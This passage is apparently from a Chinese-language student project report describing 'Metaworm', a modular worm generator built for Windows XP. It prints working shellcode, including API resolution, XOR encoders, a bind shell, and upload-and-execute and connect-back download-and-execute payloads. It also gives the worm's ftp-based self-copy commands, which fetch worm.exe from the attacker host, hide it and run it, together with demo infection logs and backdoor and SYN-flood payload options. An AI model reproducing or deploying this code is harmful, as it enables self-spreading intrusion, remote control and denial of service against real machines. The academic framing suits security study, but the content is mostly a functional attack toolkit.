    mov     eax, [ebp + 0x3c]   ; PE header VMA
    mov     edx, [ebp + eax + 0x78] ; Export table relative offset
    add     edx, ebp            ; Export table VMA
    mov     ecx, [edx + 0x18]   ; Number of names
    mov     ebx, [edx + 0x20]   ; Names table relative offset
    add     ebx, ebp            ; Names table VMA
find_function_loop:
    jecxz find_function_finished    ; Jump to the end if ecx is 0
    dec     ecx                 ; Decrement our names counter
    mov     esi, [ebx + ecx * 4]    ; Store the relative offset of the name
    add     esi, ebp            ; Set esi to the VMA of the current name
compute_hash:
    xor     edi, edi            ; Zero edi
    xor     eax, eax            ; Zero eax
    cld                         ; Clear direction
compute_hash_again:
    lodsb                       ; Load the next byte from esi into al
    test    al, al              ; Test ourselves.
    jz      compute_hash_finished   ; If the ZF is set, we've hit the null term.
```

```
    ror     edi, 0xd                    ; Rotate edi 13 bits to the right
    add     edi, eax                    ; Add the new byte to the accumulator
    jmp     compute_hash_again          ; Next iteration
compute_hash_finished:
find_function_compare:
    cmp     edi, [esp + 0x28]           ; Compare the computed hash with the
requested hash
    jnz     find_function_loop          ; No match, try the next one.
    mov     ebx, [edx + 0x24]           ; Ordinals table relative offset
    add     ebx, ebp                    ; Ordinals table VMA
    mov     cx, [ebx + 2 * ecx]         ; Extrapolate the function's ordinal
    mov     ebx, [edx + 0x1c]           ; Address table relative offset
    add     ebx, ebp                    ; Address table VMA
    mov     eax, [ebx + 4 * ecx]        ; Extract the relative function offset from its
ordinal
    add     eax, ebp                    ; Function VMA
    mov     [esp + 0x1c], eax           ; Overwrite stack version of eax from pushad
find_function_finished:
    popad                               ; Restore all registers
    ret
```

當有了 find_kernel32 和 find_function ，就可以隨意找出任何 API 的位址。

```
    call find_kernel32
    mov ebx,eax                 ;save the kernel32 base address
```

```
push dword 0xec0e4e8e       ;hash value of  "LoadLibraryA"
push ebx                    ;base address of kernel32
call find_function
```

上面，表示在實際情形使用兩個函式的情形，第一個 0xec0e4e8e 是 LoadLibraryA 經過 hash 出來的比對的值，第二個所需要的參數是基址(base address)，上面的 ebx 就是 kernel32.dll 基址，當呼叫完 find_function 時，他會將你想要的函數位址存在 eax 這一個暫存器中。更詳細的說明在 http://www.nologin.com/ 網站中有一篇 *"Understanding Windows Shellcode"* paper，可以參考。

將 shellcode 編碼

將 shellcode 編碼是為了不必要的字元如 0x0a('\n'), 0x0d('\r')等，在撰寫 exploit 時，我們要避免特殊字元的出現，以下有兩種常見的 encoding 的方式，放置在 shellcode 前面，將 shellcode 編碼，等執行時再 decode 回來。
以下是第一種方法最簡單用 jmp and call 去定址作 xor 編碼：

```
[BITS 32]
global _start
_start:
        jmp short getdata           ; Get data pointer
begin:
        pop ebx                     ; Pop the data address
        xor ecx,ecx                 ; Set up loop counter
        sub cx, -0x15F              ; size of data payload
```

```
decode:
        xor byte [ebx], 0x99            ; XOR
        inc ebx                         ; Increment data address
        loop decode                     ; Loop back to decode if cx > 0
        jmp short codestart             ; Jump into decoded code
getdata:
        call begin                      ; Push the address of data in stack and
jump
codestart:                              ; shellcode begins
```

第二種方法是在使用 Intel CPU 中特殊的浮點數運算 FNSTENV ，來作 XOR 編碼。詳細情形可以參考

http://www.metasploit.com/sc/x86_fnstenv_xor_byte.asm

```
[BITS 32]
global _start
_start:
fabs
fnstenv [esp]
pop edx
pop edx
pop edx
pop edx
sub dl, -25    ; offset from fabs -> xor buffer
short_xor_beg:
```

```
        xor ecx,ecx
        sub cx, -0x15F ; size of xor'd payload


short_xor_xor:
        xor byte [edx], 0x99 ; the byte to xor with
        inc edx
        loop short_xor_xor
shellcode:
```

模組化蠕蟲產生器實作

系統架構及概述

Metaworm Project 名稱我從 Metasploit Proejct 借鏡中出來的，Metasploit Project 之前有介紹過，他是一個模組化的攻擊程式架骨架(framework)，可以運行於任何 Windows, UNIX 下的平台。

實作是根據第一章節中，蠕蟲組成的元件去當參考，我把它分成三個部份，分別是 Exploits/Warheads，Propagations，和 Payloads 三個部份，其中又以有多種變化的就是 Propagations 這一個部份作為主項。Scan Engine 和 Target Selection Algorithm 並沒有把它模組化，原因這部份是掃描並沒有很大的變化跟更能有彈性的方式，大部分網路上得方式都是先掃描自己的子網路，再隨機攻擊。本專題實做是在 Windows 下開發，但是都是使用 open source 工具(Glade GTK+ Development Environment for Windows, cygwin, Dev-C++ (gcc MinGW))去撰寫。

程式是用 GTK+ 函式庫和 cygwin 下開發出 GUI 介面。作圖形介面的用意是方便操作，根據使用者定義跟設定參數產生 Makefile 的 rules，然後根據 Makefile 要去 link 那一些 object 或定義那一些巨集參數，再由 make 指令和 mingw 的 gcc 中去產生出 worm.exe 執行檔。

GUI front-end (Glade, cygwin) → Makefile → Dev-C++(gcc.exe,make.exe) → worm.exe

以下是開發工具介紹

Cygwin：

Cygwin 是在 Windows 下模擬出 Linux 的環境，它包含兩個部份：DLL(cygwin1.dll)動態連結函式庫，幾乎所有在 Unix 下的 System call 都有支援和 Linux 的一堆指令工具，而且安裝方便。


Glade for Win32：

Glade 本來是在 X-Window 下開發 GUI 的工具，但是 Windows 也能使用的到，這就是開放源碼的好處之一，能將圖形介面設計更加方便，能在設計完之後就能直接觀看介面的效果，這樣就能使程式設計師專心設計於應用程式的核心，而不用去在意 GUI 裡複雜的結構設計。

MinGW：

MinGW(Minimalist GNU for Window)，又稱 MinGW32，是將 GNU 開發工具移植到 Win32 平台下的產物，包括一系列的標頭文件，函式庫，和可執行的文件。MinGW 是 Cygwin 基礎上發展而來，但是用 MinGW 開發程式不需要額外第三方 DLL 支持就可以直接在 Windows 下運行。因為如果用 Cygwin 下的 gcc 編譯的話，蠕蟲本身如果在帶著 cygwin 下的 dll，這樣可攜性就會大大降低，所以要使用 MinGW 下的 gcc 編譯它。


蠕蟲執行流程



圖表 0-一 Metaworm 蠕蟲工作流程

Exploits/Warheads 模組


Vuln_exploit



圖表 0-二 Warheads/Exploits 選項

vuln_server 是的一個假想的網路 server，裡面存在著 stack buffer overflow 漏洞，這個作為試驗 Metaworm project 的平台，我寫出相對的 exploit/warheads，在選項裡可以定義參數 PADDING 的大小，和要攻擊的端口，返回地址。

Propagations 模組



圖表 0-三 Propagations 選項

Bind shell and ftpd

shellcode：Bind Shell on TCP (附錄)

傳送方式: FTPD

細節： 這個傳送模式是現今常見到的，比如 Sasser worm 就是用綁定 cmd.exe 在某一個 port，本身蠕蟲開始執行時，進開啟一個 thread 去執行 ftpd 的服務，(為了達到 ftpd 的傳送的功能，我還 dirty hack 了一下 ftp 的協定，只有支援一些功能指令)，等到攻擊成功，隨後對受後主機發送指令如下：

```
echo open [host] [ftpd port] >ftp.get
echo worm >>ftp.get
echo null@worm.net >>ftp.get
echo get worm.exe >>ftp.get
```

```
echo quit >>ftp.get
ftp –s:ftp.get
attrib +S +H worm.exe
del ftp.get
worm.exe
```

上面的指令會對攻擊端透過 ftp 指令的方式拿取 worm.exe 本身，達到複製執行的目的。

Upload and Execute

shellcode: Upload and Execute (附錄)

傳送的方式： shellcode 攻擊使受害主機開啟 port，我們技術上就用 socket 程式把本身的檔案蠕蟲傳送過去。

細節：

這一個方式是從網路上 http://www.delikon.de/codes/upolad-exec-shellcode.c.txt 中找到的，他的 shellcode 作的是將綁定特定的 port 再將檔案以像 netcat remote-host port < worm.exe 指令傳送，再執行。

Download and Execute

shellcode: Connect Back Download and Execute(附錄)

傳送方式： 當受害者執行 shellcode 之後，他會一直向攻擊來源端做出 connect 的動作，直到成功連線，才將副本傳送給對方。

細節：

這個方法是我從上面的 upload and execute 的方式改編來的，upload and execute shellcode 去作端口綁定容易被察覺或是被防火牆攔截，所以我改變他的行徑，蠕蟲一開始執行一個 thread 去監聽多個連線，等到 exploit 成功它便會回來拿蠕蟲，並加以執行。

Payloads 模組

圖表 0-四 Payloads 選項

Command Shell Backdoor

後門，使用簡單的 command shell 去實做，當蠕蟲感染目標後，攻擊者希望在遠端可以控制這些受害者，就可以透過後門來獲得。

SYN Flood DoS Attack

SYN Flood 是當前最流行的 DoS（拒絕服務攻擊）與 DDoS（分布式拒絕服務攻擊）的方式之一，這是一種利用 TCP 協定缺陷，發送大量偽造的 TCP 連接請求，從而使得被攻擊方資源耗盡（CPU 滿負荷或記憶體不足）的攻擊方式。一兩台的 DoS 攻擊，可能對一些防火牆是起不了太大的作用，但是，如果是十幾萬台，幾百萬台的攻擊，他是拒絕式攻擊中最為難預防的方式之一，蠕蟲如果大肆散播之後去 DoS 某個網路主機，後果將不堪設想。

Goto URL

這一個功能想法來自於 VBS Worm Genetator，每間隔幾分鐘後，就會開啟指定的網址。

Pop Up MessageBox

每幾分鐘後就會開啟一些指定的訊息視窗，功能就像是剛剛的 Goto URL，可以達到類似廣告效果。

圖表 0-五 pop up messagebox

其他選項

圖表 0-六其他選項

前面說過，本次實做部份都是以 gcc Mingw 為編譯器，在 gcc 方面我做了幾個 CFLAGS 可以供使用者選擇，包括：顯示所也警告訊息(–Wall)，最佳化使檔案更小(-Os)，和產生除錯資訊的選項(-g)，另一個是選擇 make.exe 的路徑，因為在每一個環境下可能有不同的位址，這個選項可以讓使用者自定期路徑。

Demo

首先，目標端執行一個有 buffer overflow 的伺服器(vuln_server)。接著蠕蟲以三種形式，去感染對方，如果程式後面接參數，代表它只攻擊單一主機，如果沒有，它攻擊自己的子網路，以下圖示都是再未加載 Payload 下測試的畫面。

(1) Bind shell and FTPD transfer

```
D:\code\metaworm>worm localhost

using bindsh(402) shellcode!

ftpd bind port: 7777

host localhost:1234 active!

sending exploit!

ret: 77e28c62

shellcode size: 402

connect to host: localhost:3421

connected!

Microsoft Windows XP [版本 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

D:\code\metaworm\demo_serv>echo open 210.64.201.11 7777>ftp.get

D:\code\metaworm\demo_serv>echo worm>>ftp.get

D:\code\metaworm\demo_serv>echo null@worm>>ftp.get

D:\code\metaworm\demo_serv>echo get worm.exe>>ftp.get

D:\code\metaworm\demo_serv>echo quit>>ftp.get

D:\code\metaworm\demo_serv>connection from: 210.64.201.11:44301

connected!

filename: worm.exe

.....

39538 bytes transfer complete!

ftp -s:ftp.get

User (210.64.201.11:(none)): open 210.64.201.11 7777

get worm.exe

quit
```

```
D:\code\metaworm\demo_serv>attrib +H +S worm.exe

D:\code\metaworm\demo_serv>del ftp.get

D:\code\metaworm\demo_serv>worm.exe
```

(2) Connect Back Download and Execute

```
D:\code\metaworm>worm localhost

listen port 3421 for transfer worm

using shellcode: dlex(411)

host localhost:1234 active!

sending exploit!

ret: 77e28c62

shellcode size: 411

connect from: 210.64.201.11:3557

.................467 bytes sent!

.................

transfer worm.exe(32952 bytes) done!
```

(1) Upload and Execute

```
D:\code\metaworm>worm localhost

using shellcode: ulex(445)

host localhost:1234 active!

sending exploit!
```

```
ret: 77e28c62

shellcode size: 445

connected!

.....

transfer worm done!

501 bytes sent!
```

後記心得

心得感想

我的專題題目其實一直在變動，從最原來的題目是在 UNIX 環境下去撰寫出 GUI 的網路工具介面，讓使用者可以去使用現成的網路的工具，比如說 ping, traceroute, dig 等等的網路指令，我要去作一個前端的介面，到了三下時，做出一個小型介面，可以跑 ping, traceroute 指令，可能指導老師認為可以去挑戰更難的題目，就去跟學長跟他的研究生去作 “worm” 的題目的討論，並且繼承實做，因為我在以前就很喜歡網路安全的東西，常常看到一些網路 hacker 寫的攻擊程式或是一些如何去寫出 exploit 文章，但是都沒有深入去研究，較大概知道了一些概念性的東西，後來改成這個題目之後，我又機會去深入研究蠕蟲的神秘面紗，去作以前想做但沒有完全作完的事。

確定這個專題之後，到發表中間其實很短，大概只有一個學期多一點時間，本來以為會作不完，但是，可能是因為人的潛力無限，加上自己的興趣驅使之下，研究這一個專題，其實很感到興趣，也很累，因為我是單槍匹馬，什麼東西都是自己作，然後再跟指導老師討論研究。文末，我要感謝指導老師，劉振緒老師，的鼓勵和指導，當我的題目有些偏差時，他會給我更明確的方向，讓我有豁然開朗的感覺。

未來發展與可改善的地方

從模組設置檔案到 GUI 介面可以作成動態的方式，就是有什麼模組，經過 parse 設置檔案之後，能夠產生相對應的設定介面，因為本次專題主要精力都花在攻擊程式跟蠕蟲傳播引擎的方面，GUI 是後來才想的在加進去的，所以功能上有點相依。

本次的實做主要是針對是緩衝區溢位的弱點進行實做，其實網路蠕蟲攻擊方式千奇百怪，上次我還看過利用 Google 搜尋引擎去 search 有 SQL injection 漏洞的 script 名稱，然後去攻擊 httpd 上的論壇應用程式例如 。本專題用的緩衝區溢位漏洞攻擊方式只是最常見，也是比較普遍的一種，如 Blaster, Sasser 都是，以後可以發展出其他攻擊形式的蠕蟲產生器。

其中，去開發 universe exploit 並不是那麼容易，本篇的實做主要是在 Microsoft Windows XP Service Pack 1 下實做，在不同環境的下，會有不一樣的 return address，(換了選擇不一樣的 return address 還是可以攻擊成功的)加上 Windows Service Pack 2 的出現，它加強很多安全弱點的保護，不過網路上的 hacker 很多，他們也發展可以繞過這種保護 heap 的機制，這些都是這一兩年最新的研究。

參考資料

[1] Matthias Warkus, *The Official GNOME 2 Developer's Guide*, USA, No Starch Press, 2004

[2] James C. Foster, Vitaly Osipov, Nish Bhalla, *Buffer Overflow Attacks: Detect, Exploit, Prevent*, Syngress, USA, 2005

i

[3] 鄭輝，"Internet 蠕蟲研究"，南開大學博士畢業論文，2003 年 5 月

[4] Jarkko Turkulainen , *shellcode collections* URL:
http://www.klake.org/~jt/asmcode/

[5] skape, *Understanding Windows Shellcode* URL
http://www.nologin.com/Downloads/Papers/win32-shellcode.pdf

[6] H D Moore , *Metaspolit Project* URL:
http://www.metasploit.com/

[7] *GTK+ Reference Manua*l URL:
http://developer.gnome.org/doc/API/2.0/gtk/index.html

[8] Aleph One , *Smashing Stack for fun and profit* URL:
http://www.phrack.org/phrack/49/P49-14

[9] sk, *Advances in Windows Shellcode* URL:

http://www.phrack.org/phrack/62/p62-0x07_Advances_in_Windows_Shellcode.txt

附錄

Bind Shell on TCP

```
[BITS32]
    jmp data
%include "gen.asm"          ;generic win32 shellcode routines
start:
    pop edi                 ;data address
    sub sp,128              ;save for the stack
    mov esi,esp             ;
    call find_kernel32      ;find kernel32.dll base
    mov ebx,eax             ;move kernel32.dll base address the ebx
load_lib:
    push dword 0xec0e4e8e   ;hash of 'LoadLibraryA'
    push ebx                ;kernel32.dll base address
    call find_function
    mov [esi+0x04],eax
load_ws2_32:
    xor ecx,ecx
    mov cx,0x3233           ;ascii '23'
    push ecx
    push dword 0x5f327377 ;push '_2sw'
```

```
        push esp                ;push address of 'ws2_32'
        call [esi+0x04]         ;call LoadLibrary("ws2_32")
        mov [esi+0x08],eax      ;save the ws2_32.dll base address o
        xor ecx,ecx             ;clean ecx
        mov cl,0x0a             ;there are 10 functions we needed
get_addr:
        cmp ecx,0x07            ;7 ws2_32.dll APIs
        jne reslove_vmas
        mov ebx,[esi+0x08] ; ws_32
reslove_vmas:                   ;the function is to resolve function hash values to the addr
        push dword [edi+ecx*4-4]
        push ebx                ;push the base address
        call find_function
        mov [esi+ecx*4-4],eax ;save the function's address
        loop get_addr           ;get the next one
init_net:
        ;WSAStartup(0x101,DATA)
        sub esp,400
        push esp
        push    0x0101
        call [esi]
        ;WSASocketA(2,1,0,0,0,0);
        xor eax,eax
        push eax
        push eax
```

```
        push eax                        ;
        push eax                        ;
        inc eax                          ;
        push eax                        ;SOCK_STREAM
        inc eax
        push eax                        ;PF_INET
        call [esi+0x04]                 ;WSASocketA
        mov ebx,eax                     ;save the socket handle
bind:
        ;bind(socket,struct sockaddr *,int,flags);
        xor edi,edi
        push edi                ;
        push edi                ;
        push dword 0x11220002           ; port = 8721
        mov ecx,esp                     ;save ecx :the struct sockaddr_in sin addr
        push byte 0x16                  ; size of struct sockaddr
        push ecx                         ;struct sockaddr_in sin address
        push ebx                          ;socket
        call [esi+0x08]
listen:
        push edi
        push ebx
        call [esi + 0x0c]
accept:         ;accpet(SOCKET,struct sockaddr *,int *)
        push edi
```

```
        push ecx                        ; struct sockaddr    *
        push ebx                         ;socket handle
        call [esi+0x10]                 ;waiting for connection
        mov edx,eax                     ;save the new connection handle
        push dword 0x00646d63           ;ascii ‘cmd\0’
        mov [esi+0x28], esp             ; save the ‘cmd\0’ string addr
CreateProcessStructs:
        add esp,-0x54                   ;save space= sub esp ,0x54
        lea edi,[esp]
        xor eax,eax
        xor ecx,ecx
        add cl,21
LBZero:                                 ;clean memory
        stosd                           ;store string
        loop LBZero
        mov byte [esp+0x10],68          ; si.cb = sizeof(si)
        inc byte [esp+61]               ; si.dwFlags = 0x100
        mov [esp+0x10+56],edx           ;socket handles
        mov [esp+0x10+60],edx
        mov [esp+0x10+64],edx
        lea eax,[esp+16]                ; si
        push esp                        ;pi      process info
        push eax                        ;startupinfo
        push ecx                        ;currentdir
        push ecx                        ;environment
```

```
        push ecx                        ;flags
        inc ecx
        push ecx                        ;inherit TRUE
        dec ecx
        push ecx                        ; ThreadSecurityAttribute
        push ecx                        ; Processs SecurityAttribute
        push dword [esi+0x28]           ; CommandLine
        push ecx                        ;AppName
        call [esi+0x24]                 ;CreateProcessA
        mov ecx,esp ; save
WaitforSingleObject:
        push dword 0xffffffff           ;push -1
        push dword [ecx]                ;(unsigned char *)0 = void
;       call [esi+0x20];
        mov ecx,eax
closesocket:
        push edi  ;
        call [esi+0x18]
exitprocess:
        ;xor ecx,ecx
        ;mov cl,0x01
        ;push ecx
        call [esi+0x1c]                 ;ExitProcess
data:
call start ;trick
```

```
dd 0x3bfcedcb ;WSAStartup          00
dd 0xadf509d9 ;WSASocketA          04
dd 0xc7701aa4 ;bind                08
dd 0xe92eada4 ;listen              0c
dd 0x498649e5 ;accept              10
dd 0xe71819b6 ;recv                14
dd 0x79c679e7 ;closesocket         18
;dd 0x60e0ceef ;ExitThread         1c
dd 0x73e2d87e ;ExitProcess         1c
dd 0xce05d9ad ;WaitForSingleObject 20
dd 0x16b3fe72 ;CreateProcessA      24
```

Upload and Execute

```
[BITS 32]

%define BLOCKSZ 100
    jmp data
%include "gen.asm" ; for generic fuctions of shellcode
start:

    pop edi                         ;data addr
    push ebp;
    mov ebp,esp                     ; clean stack
    sub sp,0x4*0xd
    mov esi,esp                     ; save it
    sub sp,0x0c
    call find_kernel32
    mov ebx,eax    ;
load_lib:
    push 0xec0e4e8e                 ;hash of “LoadLibraryA”
    push dword ebx ;
    call find_function
    mov [ebp+0x08],eax              ;save the LoadLibraryA Addr
load_ws2_32:
    ;lea edx, [edi+0x30]            ;WS2_32.dll
```

```
        ;push edx
        xor ecx,ecx
        mov cx,0x3233           ;ascii '23' little edian
        push ecx
        push dword 0x5f327377 ascii '_2sw'
        push esp
        call [ebp+0x08]                 ; execute LoadLibrary("WS2_32");
        mov [ebp+0x08],eax              ; replace the base addr of WS2_32
        lea edx,[edi+0x30]              ;'WORM.exe'
        mov [esi+0x34],edx              ; save the filename addr
        xor ecx,ecx
        mov cl,0x0d                     ;tatol 13 APIs needed to be get addr
;reslove all kernel32.dll and ws2_32.dll API addresses
find_addr:
        cmp cx,0x07                     ; 7 ws2_32 APIs
        jne get_addr ;
        mov ebx,[ebp+8]                 ; the next will be ws2_32 base addr
get_addr:
        mov [esi],ecx                   ;save the counter
        push dword [ecx*4+edi-4]        ;the hash
        push dword ebx                  ;base address
        call find_function
        mov ecx,[esi]
        mov [esi+ecx*4-4],eax           ;save return value
        loop find_addr
```

```
WSAStartup:
        ;WSAStartup(0x101,DATA);
        sub sp,400
        push esp
        push 0x101
        call [esi + 0x04]                    ; WSAStartup
WSASocketA:
        ;WSASocketA(2,1,0,0,0,0);
        xor edi,edi
        push edi
        push edi
        push edi
        push edi
        inc edi
        push edi
        inc edi
        push edi
        call [esi] ; WSASocketA
        mov ebx,eax ; save the socket
bind:
        xor edi,edi
        push edi
        push edi
        push dword 0x611e0002 ; port 7777, AF_INET = 0x0002
        mov edx,esp
```

```
        push byte 0x10
        push edx
        push ebx
        call [esi+0x08] ; bind
listen:
        xor edi, edi
        push edi
        push ebx
        call [esi+0x0c];12
accept:
        xor edi,edi
        push edi
        push esi
        push ebx
        call [esi+ 0x10]; accept; hold, and waiting
        mov ebx,eax    ;save the new socket
createfile:
        push byte 0x00

        ;#define FILE_ATTRIBUTE_SYSTEM                0x00000004
        ;#define FILE_ATTRIBUTE_HIDDEN                0x00000002
        ; FILE_ATTRIBUTE_SYSTEM|FILE_ATTRIBUTE_HIDDEN
        push byte 0x06
        :#define OPEN_ALWAYS              4
        push byte 0x04
```

```
        push byte 0x00                                  ;NULL
        ;#define FILE_SHARE_DELETE                      0x00000004
        ;#define FILE_SHARE_WRITE                       0x00000002
        ;#define FILE_SHARE_READ                        0x00000001
        push byte 0x07                                  ;
        push dword 0xe0000000
        push dword [esi+0x34]                           ; filename
        call [esi+0x24]                                 ;CreateFileA
        mov edi,eax                                     ;save the File Handle
get_file:
        sub esp,BLOCKSZ - 200
        mov ebp,esp;
recv_file: ;recv(socket,buffer,len,0)
        lea edx,[ebp+100]
        push byte 0x00                  ;flags
        push BLOCKSZ                    ;length
        push edx                        ;buffer
        push dword ebx                  ;socket handle
        call [esi+0x14] ;recv
        cmp eax,0xffffffff              ;if return eax is -1 then error, jump to end label
        je end
        cmp eax,0x00                    ;return recv is 0 then transfer completet
        je end
write_file:
        lea edx,[ebp+100]
```

```
        push byte 0
        push ecx  ;
        push eax                    ;recv() return
        push edx                    ;buffer
        push edi                    ;file handle
        call [esi+0x28]             ;WriteFile
        jmp recv_file
end:
        push edi                     ;file handle
        call [esi+0x2c]              ;CloseHandle
closesocket:
        push ebx
        call [esi+0x18]
winexec:
        push 5
        push dword [esi+0x34]        ;'WORM.exe'
        call [esi+0x20]              ;WinExec
exitproxess:
xor edi,edi
        push edi
        call [esi+0x1c]
data:
        call start
        dd 0xadf509d9                ;WSASocketA    0x00
        dd 0x3bfcedcb;WSAStartup  0x04
```

```
dd 0xc7701aa4                    ;bind          0x08
dd 0xe92eada4                    ;listen        0x0c
dd 0x498649e5                    ;accept        0x10
dd 0xe71819b6                   ;recv       0x14
dd 0x79c679e7                  ;closesocket     0x18
dd 0x73e2d87e                  ;ExitProcess     0x1c
dd 0x0e8afe98                  ;WinExec  0x20
dd 0x7c0017a5                  ;CreateFileA     0x24
dd 0xe80a791f                  ;WriteFile  0x28
dd 0x0ffd97fb                 ;CloseHandle     0x2c
db "WORM.exe",0x00
```

Connect Back Download and Execute

```
; Win32 connect back shellcode
[BITS 32]
%define  BLOCKSZ 100
      jmp data
%include "gen.asm"
start:
      pop edi
      sub sp,0x20                  ;save the for store address of functions
      mov esi,esp                  ;
      call find_kernel32           ;get kernel32.dll base address
      mov ebx,eax
load_lib:
      push dword 0xec0e4e8e ;hash value of 'LoadLibraryA'
      push ebx                     ;kernel32.dll base address
      call find_function
      mov [esi],eax                ;get the addr of 'LoadLibraryA'
load_ws2_32:
      ;xor ecx,ecx
      push 0x3233                  ; ascii '23'
      push dword 0x5f327377;ascii '_2sw'
      push esp
      call [esi]                   ;LoadLibrary("ws2_32")
      mov [esi+0x04],eax       ;WS2_32 base addrress
```

```
        xor ecx,ecx
        mov cl,0x0a     ;numbers of APIs
get_addr:
        cmp ecx,0x05 ; 5 ws2_32.dll APIs
        jne reslove_vmas
        mov ebx,[esi+0x4] ;restore the ws2_32 base address
reslove_vmas:
        push dword [edi+ecx*4-4];
        push ebx
        call find_function
        mov [esi+ecx*4-4],eax
        loop get_addr
file_name:
        lea edx,[edi+0x28] ; 'WORM.exe'
        mov [esi+0x2c],edx ; save in [esi+0x28]
init_net:
        sub esp,400
        push esp
        push 0x101
        call [esi]                      ; WSAStartup(0x01,&wsa)
socket:                                  ;WSASocketA(2,1,0,0,0,0)
        xor eax,eax
        push eax
        push eax
        push eax
```

```
        push eax
        inc eax
        push eax              ;SOCK_STREAM
        inc eax
        push eax               ;PF_INET
        call [esi+0x04]       ;WSASocketA
        mov ebx,eax
connect:
        ;connect(socket,struct sockaddr *,sizeof(struct sockaddr))
        push dword 0x0100007F                ; 127.0.0.1
        push dword 0x5c110002                ; port 4444
        mov ecx,esp
        push 0x10                             ;sizeof(struct sockaddr)
        push ecx                              ;struct sockaddr *
        push ebx                              ;socket handle
        call [esi+0x08]                       ;connect(socket,struct sockaddr *,int);
        test eax,eax                          ;if eax != zero then goto connect
        jne connect                           ;keep connect loop
CreateFile:
        push byte 0x00
